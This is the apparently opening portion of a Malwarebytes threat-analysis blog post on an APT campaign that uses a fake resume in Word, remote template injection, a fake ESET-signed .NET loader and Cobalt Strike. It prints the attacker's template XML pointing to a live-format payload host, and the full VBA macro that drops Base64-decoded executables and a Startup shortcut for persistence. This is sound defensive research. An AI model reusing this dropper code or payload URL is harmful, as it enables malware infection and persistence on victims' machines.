
Multi-stage APT attack drops Cobalt Strike using Malleable C2 feature

blog.malwarebytes.com/threat-analysis/2020/06/multi-stage-apt-attack-drops-cobalt-strike-using-malleable-c2-feature/

Threat Intelligence Team

June 17, 2020




This blog post was authored by Hossein Jazi and Jérôme Segura

On June 10, we found a malicious Word document disguised as a resume that uses template injection to drop a .Net Loader. This is the first part of a multi-stage attack that we believe is associated to an APT attack. In the last stage, the threat actors used Cobalt Strike's Malleable C2 feature to download the final payload and perform C2 communications.

This attack is particularly clever for its evasion techniques. For instance, we observed an intentional delay in executing the payload from the malicious Word macro. The goal is not to compromise the victim right away, but instead to wait until they restart their machine. Additionally, by hiding shellcode within an innocuous JavaScript and loading it without touching the disk, this APT group can further thwart detection from security products.

Lure with delayed code execution

The lure document was probably distributed through spear phishing emails as a resume from a person allegedly named “Anadia Waleed.” At first, we believed it was targeting India but it is possible that the intended victims could be more widespread.



NOTICE

The document has been protected,Please click

"**Enable Content**" on the top yellow bar

Anadia

Phone:

E-Mail:

Linkedin:


Skill Highlights

Experience

Figure 1: Resume

The malicious document uses template injection to download a remote template from the following url:

https://yenile[.]asia/YOOMANHOWYOUDARE/indexb.dotm



```
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<Relationships xmlns="http://schemas.openxmlformats.org/package/2006/relationships"><Relationship Id="rId1" Type=
"http://schemas.openxmlformats.org/officeDocument/2006/relationships/attachedTemplate" Target="https://yenile.asia/YOOMANHOWYOUDARE/indexb.dotm" TargetMode="External"/>
</Relationships>
```

Figure 2: Template injection

The domain used to host the remote template was registered on February 29, 2020 by someone from Hong Kong. Creation time for the document is 15 days after this domain registration.

The downloaded template, “indexa.dotm”, has an embedded macro with five functions:

- Document_Open
- VBA_and_Replace
- Base64Decode

- ChangeFontSize
- FileFolderExist.

The following shows the function graph of the embedded macro.





Figure 3: Macro functions graph

The main function is *Document_open* which is executed upon opening the file. This function drops three files into the victim's machine:


- **Ecmd.exe**: UserForm1 and UserForm2 contain two Base64 encoded payloads. Depending on the version of .Net framework installed on the victim's machine, the content of UserForm1 (in case of .Net v3.5) or UserForm2 (other versions) is decoded and stored in "C:\ProgramData".
- **cf.ini**: The content of the "cf.ini" file is extracted from UserForm3 and is AES encrypted, which later on is decrypted by ecmd.exe.
- **ecmd.exe.lnk**: This is a shortcut file for "ecmd.exe" and is created after Base64 decoding the content of UserForm4. This file is dropped in the Startup directory as a trigger and persistence mechanism.

Ecmd.exe is not executed until after the machine reboots.



```
Private Sub Document_Open()
 Dim str, str1, str2, sttr3, gdffs, appfs As String
 appfs = Environ("PROGRAMDATA") & "\"
 dppp = Environ("AppData") & "\" & "Microsoft" & "\" & "Windows" & "\" & "Start Menu" & "\" & "Programs" & "\" & "Startup" & "\"

            If FileFolderExists("C:\Windows\Microsoft.NET\Framework\v3.5") Then
                     If Dir(appfs & "lkn", vbDirectory) = "" Then
                           Open appfs & "ecmd.exe" For Output As #1      C:\ProgramData\ecmd.exe
                           Print #1, Base64Decode(UserForm1.TextBox1.Text
                           Close #1
                           Open appfs & "cf.ini" For Output As #1      C:\ProgramData\cf.ini
                           Print #1, UserForm3.TextBox1.Text
                           Close #1
                           Open dppp & "ecmd.exe.lnk" For Output As #1      %AppData%\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\ecmd.exe.lnk
                           Print #1, Base64Decode(UserForm4.TextBox1.Text)
                           Close #1
                     Else
                     End If
            Else
                     If Dir(gdffs & "lkn", vbDirectory) = "" Then
                           Open appfs & "ecmd.exe" For Output As #1      C:\ProgramData\ecmd.exe
                           Print #1, Base64Decode(UserForm2.TextBox1.Text)
                           Close #1
                           Open appfs & "cf.ini" For Output As #1      C:\ProgramData\cf.ini
                           Print #1, UserForm3.TextBox1.Text
                           Close #1
                           Open dppp & "ecmd.exe.lnk" For Output As #1      %AppData%\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\ecmd.exe.lnk
                           Print #1, Base64Decode(UserForm4.TextBox1.Text)
                           Close #1
                     Else
                     End If
            End If

End Sub
```

Figure 4: Document_Open



```
Function Base64Decode(B64 As String) As String
    On Error GoTo over
    Dim OutStr() As Byte, i As Long, j As Long
    Const B64_CHAR_DICT = "ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/="
    If InStr(1, B64, "=") <> 0 Then B64 = Left(B64, InStr(1, B64, "=") - 1)
    Dim kk, length As Long, mods As Long
    mods = Len(B64) Mod 4
    length = Len(B64) - mods
    ReDim OutStr(length / 4 * 3 - 1 + Switch(mods = 0, 0, mods = 2, 1, mods = 3, 2))
    For i = 1 To length Step 4
        Dim buf(3) As Byte
        For j = 0 To 3
            buf(j) = InStr(1, B64_CHAR_DICT, Mid(B64, i + j, 1)) - 1
        Next
        OutStr((i - 1) / 4 * 3) = buf(0) * &H4 + (buf(1) And &H30) / &H10
        OutStr((i - 1) / 4 * 3 + 1) = (buf(1) And &HF) * &H10 + (buf(2) And &H3C) / &H4
        OutStr((i - 1) / 4 * 3 + 2) = (buf(2) And &H3) * &H40 + buf(3)
    Next
    If mods = 2 Then
        OutStr(length / 4 * 3) = (InStr(1, B64_CHAR_DICT, Mid(B64, length + 1, 1)) - 1) * &H4 + ((InStr(1, B64_CHAR_DICT, Mid(B64, length + 2, 1)) - 1) And &H30) / 16
    ElseIf mods = 3 Then
        OutStr(length / 4 * 3) = (InStr(1, B64_CHAR_DICT, Mid(B64, length + 1, 1)) - 1) * &H4 + ((InStr(1, B64_CHAR_DICT, Mid(B64, length + 2, 1)) - 1) And &H30) / 16
        OutStr(length / 4 * 3 + 1) = ((InStr(1, B64_CHAR_DICT, Mid(B64, length + 2, 1)) - 1) And &HF) * &H10 + ((InStr(1, B64_CHAR_DICT, Mid(B64, length + 3, 1)) - 1) And &H3C) / &H4
    End If
    For i = 0 To UBound(OutStr)
        Base64Decode = Base64Decode & Chr(OutStr(i))
    Next i
over:
End Function
```


Figure 5: Custom Base64 decode function

ChangeFontSize and *VBA_and_Replace* functions are not malicious and probably have been copied from public resources [1, 2] to mislead static scanners.


Intermediary loader

Ecmd.exe is a .Net executable that pretends to be an ESET command line utility. The following images show the binary certificates, debugger and version information.

The executable has been signed with an invalid certificate to mimic ESET, and its version information shows that this is an “ESET command line interface” tool (Figure 6-8).




name	type
DigiCert High Assurance Code Signing CA-1	Signer
ESET, spol. s r.o.	Signer




property	value
name	DigiCert High Assurance Code Signing CA...
Organization	DigiCert Inc
Street	n/a
Postal code	n/a
Valid from	01/05/2019 00:00:00
Valid to	04/05/2022 12:00:00
Serial Number	n/a
CRL Distribution Point	n/a
Signing Time	n/a
Email	n/a

Figure 6: Certificate information



property	value
file-type	executable
date	n/a
language	English United States
code-page	ANSI Latin 1
CompanyName	ESET
FileDescription	ESET command line interface
FileVersion	10.13.45.0
InternalName	ecmd.exe
LegalCopyright	Copyright (c) ESET, spol. s r.o. 1992-2020. All rights reserved.
LegalTrademarks	NOD, NOD32, AMON, ESET are registered trademarks of ESET.
OriginalFilename	ecmd.exe
ProductName	ESET Security
ProductVersion	13.1.16.0

Figure 7: Version information



Offset	Name	Value	Meaning
1FB0	Characterist...	0	
1FB4	TimeDateSt...	5EC43B33	Tuesday, 19.05.2020 20:01:55 UTC
1FB8	MajorVersion	0	
1FBA	MinorVersion	0	
1FBC	Type	2	Visual C++ (CodeView)
1FC0	SizeOfData	8D	
1FC4	AddressOfR...	3DCC	
1FC8	PointerToRa...	1FCC	

RSDSI Table

Offset	Name	Value
1FCC	Sig	53445352
1FD0	GUID	{c2085be9-b7c3-49aa-a2a1-f943ae9ddab2}
1FE0	Age	8
1FE4	PDB	C:\Users\win7\Documents\Visual Studio 2008\Projects\ConsoleAppAESRUN\ConsoleAppAESRUN\obj\Debug\ConsoleAppAESRUN.pdb


Offset	Name	Value	Meaning
1F44	Characterist...	0	
1F48	TimeDateSt...	5EC43AEF	Tuesday, 19.05.2020 20:00:47 UTC
1F4C	MajorVersion	0	
1F4E	MinorVersion	0	
1F50	Type	2	Visual C++ (CodeView)
1F54	SizeOfData	11C	
1F58	AddressOfR...	3D60	
1F5C	PointerToRa...	1F60	

RSDSI Table

Offset	Name	Value
1F60	Sig	53445352
1F64	GUID	{88e82f51-e083-4d1d-358c-cdeaca88e8ea}
1F74	Age	1
1F78	PDB	C:\Users\win7\Documents\Visual Studio 2015\Projects\ConsoleAppAESRUN\ConsoleAppAESRUN\obj\Debug\ConsoleAppAESRUN.pdb

Figure 8: Debugger information

